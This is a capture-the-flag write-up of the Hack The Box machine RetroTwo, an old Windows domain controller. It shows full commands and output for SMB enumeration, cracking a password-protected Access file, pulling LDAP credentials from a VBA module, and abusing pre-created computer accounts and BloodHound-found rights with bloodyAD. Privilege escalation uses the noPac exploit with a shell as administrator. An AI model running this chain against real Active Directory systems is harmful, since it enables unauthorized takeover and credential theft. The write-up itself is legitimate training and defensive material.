
RetroTwo

RetroTwo is a Hack The Box machine running an old Microsoft Windows Server 2008 R2 Datacenter domain controller.
Overview
This is an old machine in a new era, which is what makes it interesting. It involves SMB and Active Directory enumeration, and it doesn’t come with a username and password. The path I used to root the box is not the intended one. The machine is outdated, though, and there are several ways to exploit it.
Reconnaissance
First I tried to run nmap with the following parameters to enumerate the ports.
nmap -sV -sC -oN retrotwo 10.129.8.42
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-31 19:52 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds
Nmap is telling me to use -Pn, because the Windows machine is blocking ICMP requests.
nmap -sV -sC -Pn -oN retrotwo 10.129.8.42
It came up with several common ports for a Windows DC. Some interesting stuff:
<SNIP>
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: BLN01
|   NetBIOS computer name: BLN01\x00
|   Domain name: retro2.vl
|   Forest name: retro2.vl
|   FQDN: BLN01.retro2.vl
|_  System time: 2026-05-31T19:56:38+02:00
|_clock-skew: mean: -29m58s, deviation: 59m58s, median: 0s
</SNIP>
Adding BLN01.retro2.vl to the hosts file.
echo "10.129.8.42 BLN01.retro2.vl" | sudo tee -a /etc/hosts
The ports 445, 389, 3389 and 88 are the most interesting ones. Let’s take a look.
Foothold
Let’s try to enumerate SMB with a guest account.
enum4linux-ng -A -u 'Guest' -p '' 10.129.8.42
It shows an accessible share.
<SNIP>
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[-] Could not check share: STATUS_INVALID_PARAMETER
[*] Testing share NETLOGON
[+] Mapping: OK, Listing: DENIED
[*] Testing share Public
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: OK, Listing: DENIED
</SNIP>
After investigating the share, I saw a Microsoft Access file, so I downloaded it.
┌─[henk@parrot]─[~/htb/retired/retrotwo]
└──╼ $smbclient -U Guest%'' '//10.129.8.42/Public'
Try "help" to get a list of possible commands.
smb: \> ls
.                                   D        0  Sat Aug 17 16:30:37 2024
..                                  D        0  Sat Aug 17 16:30:37 2024
DB                                  D        0  Sat Aug 17 14:07:06 2024
Temp                                D        0  Sat Aug 17 13:58:05 2024

6290943 blocks of size 4096. 821240 blocks available
smb: \> cd DB
smb: \DB\> ls
.                                   D        0  Sat Aug 17 14:07:06 2024
..                                  D        0  Sat Aug 17 14:07:06 2024
staff.accdb                         A   876544  Sat Aug 17 16:30:19 2024

6290943 blocks of size 4096. 821240 blocks available
smb: \DB\> get staff.accdb
getting file \DB\staff.accdb of size 876544 as staff.accdb (8475,2 KiloBytes/sec) (average 8475,2 KiloBytes/sec)
When I threw mdb-tables at it, it threw an error. The internet told me the file is corrupt or encrypted.
└──╼ $mdb-tables staff.accdb
mdb_read_table: Page 2 [size=4096] is not a valid table definition page (First byte = 0xF3, expected 0x02)
Unable to read table MSysObjects
File does not appear to be an Access database
So let’s throw john at it.
└──╼ $office2john staff.accdb
staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683<REDACTED>
john ./hash.txt -wordlist=/usr/share/wordlists/rockyou.txt
Now we have the password, and here comes the part I liked least: I had to boot Windows to open it.
So I booted my dual-boot laptop into Windows and opened the file.

When I opened it, I saw an included VBA module.

The module shows some interesting credentials. Let’s see what we can do with them.
Option Compare Database

Sub ImportStaffUsersFromLDAP()
    Dim objConnection As Object
    Dim objCommand As Object
    Dim objRecordset As Object
    Dim strLDAP As String
    Dim strUser As String
    Dim strPassword As String
    Dim strSQL As String
    Dim db As Database
    Dim rst As Recordset

    strLDAP = "LDAP://OU=staff,DC=retro2,DC=vl"
    strUser = "retro2\ldapreader"
    strPassword = "<REDACTED>"

    Set objConnection = CreateObject("ADODB.Connection")

    objConnection.Provider = "ADsDSOObject"
    objConnection.Properties("User ID") = strUser
    objConnection.Properties("Password") = strPassword
    objConnection.Properties("Encrypt Password") = True
    objConnection.Open "Active Directory Provider"

    Set objCommand = CreateObject("ADODB.Command")
    objCommand.ActiveConnection = objConnection

    objCommand.CommandText = "<" & strLDAP & ">;(objectCategory=person);cn,distinguishedName,givenName,sn,sAMAccountName,userPrincipalName,description;subtree"

    Set objRecordset = objCommand.Execute

    Set db = CurrentDb
    Set rst = db.OpenRecordset("StaffMembers", dbOpenDynaset)

    Do Until objRecordset.EOF
        rst.AddNew
        rst!CN = objRecordset.Fields("cn").Value
        rst!DistinguishedName = objRecordset.Fields("distinguishedName").Value
        rst!GivenName = Nz(objRecordset.Fields("givenName").Value, "")
        rst!SN = Nz(objRecordset.Fields("sn").Value, "")
        rst!sAMAccountName = objRecordset.Fields("sAMAccountName").Value
        rst!UserPrincipalName = Nz(objRecordset.Fields("userPrincipalName").Value, "")
        rst!Description = Nz(objRecordset.Fields("description").Value, "")
        rst.Update

        objRecordset.MoveNext
    Loop

    rst.Close
    objRecordset.Close
    objConnection.Close
    Set rst = Nothing
    Set objRecordset = Nothing
    Set objCommand = Nothing
    Set objConnection = Nothing

    MsgBox "Staff users imported successfully!", vbInformation
End Sub
Let’s grab some data for BloodHound investigation.
└──╼ $nxc ldap 10.129.8.42 -u ldapreader -p <REDACTED> -d retro2.vl --dns-server 10.129.8.42 --dns-tcp --bloodhound -c All
LDAP        10.129.8.42     389    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 (name:BLN01) (domain:retro2.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.8.42     389    BLN01            [+] retro2.vl\ldapreader:<REDACTED>
LDAP        10.129.8.42     389    BLN01            Resolved collection methods: acl, adcs, container, dcom, group, localadmin, loggedon, objectprops, psremote, rdp, session, trusts
LDAP        10.129.8.42     389    BLN01            Excluded collection methods:
LDAP        10.129.8.42     389    BLN01            Bloodhound data collection completed in 0M 2S
LDAP        10.129.8.42     389    BLN01            Collecting ADCS data (CertiHound)...
LDAP        10.129.8.42     389    BLN01            Found 0 certificate templates
LDAP        10.129.8.42     389    BLN01            Found 0 Enterprise CAs
LDAP        10.129.8.42     389    BLN01            Compressing output into /home/user/.nxc/logs/BLN01_10.129.8.42_2026-05-31_213507_bloodhound.zip
Let’s create a krb5.conf for Kerberos usage.
nxc smb BLN01.retro2.vl -u ldapreader -p <REDACTED> --generate-krb5-file krb5.conf
export KRB5_CONFIG="$(pwd)/krb5.conf"
Because this is a retro machine, let’s check whether there are any machine accounts on the system we can use.
First, adjust the time.
sudo ntpdate -s 10.129.8.42
└──╼ $nxc ldap BLN01.retro2.vl -u ldapreader -p <REDACTED> -d retro2.vl --kdcHost 10.129.8.42 -M pre2k
LDAP        10.129.8.42     389    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 (name:BLN01) (domain:retro2.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.8.42     389    BLN01            [+] retro2.vl\ldapreader:<REDACTED>
PRE2K       10.129.8.42     389    BLN01            Pre-created computer account: FS01$
PRE2K       10.129.8.42     389    BLN01            Pre-created computer account: FS02$
PRE2K       10.129.8.42     389    BLN01            [+] Found 2 pre-created computer accounts. Saved to /home/henk/.nxc/modules/pre2k/retro2.vl/precreated_computers.txt
PRE2K       10.129.8.42     389    BLN01            [+] Successfully obtained TGT for fs01@retro2.vl
PRE2K       10.129.8.42     389    BLN01            [+] Successfully obtained TGT for fs02@retro2.vl
PRE2K       10.129.8.42     389    BLN01            [+] Successfully obtained TGT for 2 (pre-created) computer accounts. Saved to /home/henk/.nxc/modules/pre2k/ccache
Let’s look at the BloodHound data to see if there are any interesting things.

And there’s the path. We can change the password of the computer account ADMWS01$, which has the rights to add a member to the services group, which in turn has remote desktop usage rights. Let’s exploit that path.
- change the password of ADMWS01$
- add ldapreader to the services group
- log in over RDP and grab the user.txt
First, we use the ticket of FS01$ to change the password of ADMWS01$.
export KRB5CCNAME=/home/user/.nxc/modules/pre2k/ccache/fs01.ccache
└──╼ $bloodyAD --host BLN01.retro2.vl -d retro2.vl -k -u FS01$ --dc-ip 10.129.8.42 --dns 10.129.8.42 set password 'ADMWS01$' 'Password123!'
[+] Password changed successfully!
Now we add the user ldapreader to the services group.
bloodyAD --host BLN01.retro2.vl -d retro2.vl -u 'ADMWS01$' -p 'Password123!' --dc-ip 10.129.8.42 --dns 10.129.8.42 add groupMember services 'ldapreader'
[+] ldapreader added to services
Then I logged in as ldapreader. It complained about the certificate, so I added /cert:ignore /sec:rdp.
xfreerdp3 /v:10.129.8.42 /u:ldapreader /p:<REDACTED> /d:retro2 /drive:linux,/home/users/tools /w:3440 /h:1400 /cert:ignore /sec:rdp

Privilege Escalation
Because this is an old operating system, there are several escalation paths. I used NetExec to discover that it has a noPac vulnerability.
└──╼ $nxc smb 10.129.8.42 -u 'ADMWS01$' -p 'Password123!' -d retro2.vl --dns-server 10.129.8.42 --dns-tcp -M nopac
SMB         10.129.8.42    445    BLN01            [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.129.8.42    445    BLN01            [+] retro2.vl\ADMWS01$:Password123!
NOPAC       10.129.8.42    445    BLN01            TGT with PAC size 1410
NOPAC       10.129.8.42    445    BLN01            TGT without PAC size 701
NOPAC       10.129.8.42    445    BLN01
NOPAC       10.129.8.42    445    BLN01            VULNERABLE
NOPAC       10.129.8.42    445    BLN01            Next step: https://github.com/Ridter/noPac
git clone https://github.com/Ridter/noPac
Cloning into 'noPac'...
remote: Enumerating objects: 108, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 108 (delta 22), reused 24 (delta 11), pack-reused 64 (from 1)
Receiving objects: 100% (108/108), 72.32 KiB | 3.29 MiB/s, done.
Resolving deltas: 100% (58/58), done.

python3 noPac.py retro2.vl/ldapreader:'<REDACTED>' -dc-ip 10.129.8.42 -shell --impersonate administrator -use-ldap
Decision points
For my first published writeup, I tried to solve a retired box the way I usually do. I tried to open the encrypted Access file with Linux, but had no luck. That’s because I expected the Access file to contain a table with rows, not a VBA module. So I used Windows, which felt like cheating. For the rest, the BloodHound path is self-explanatory. And the intended root path was a little more far-fetched than a NetExec scan.
Defensive perspective
From a defensive perspective: don’t run an operating system this old, and don’t use short, easy-to-crack passwords. And don’t hide credentials behind a password on a file: that’s not encryption, it’s a lock on an open door.
Takeaways
I learned some new ways to privesc a Windows machine. I didn’t root the system the intended way, but it did teach me a new technique and a new tool.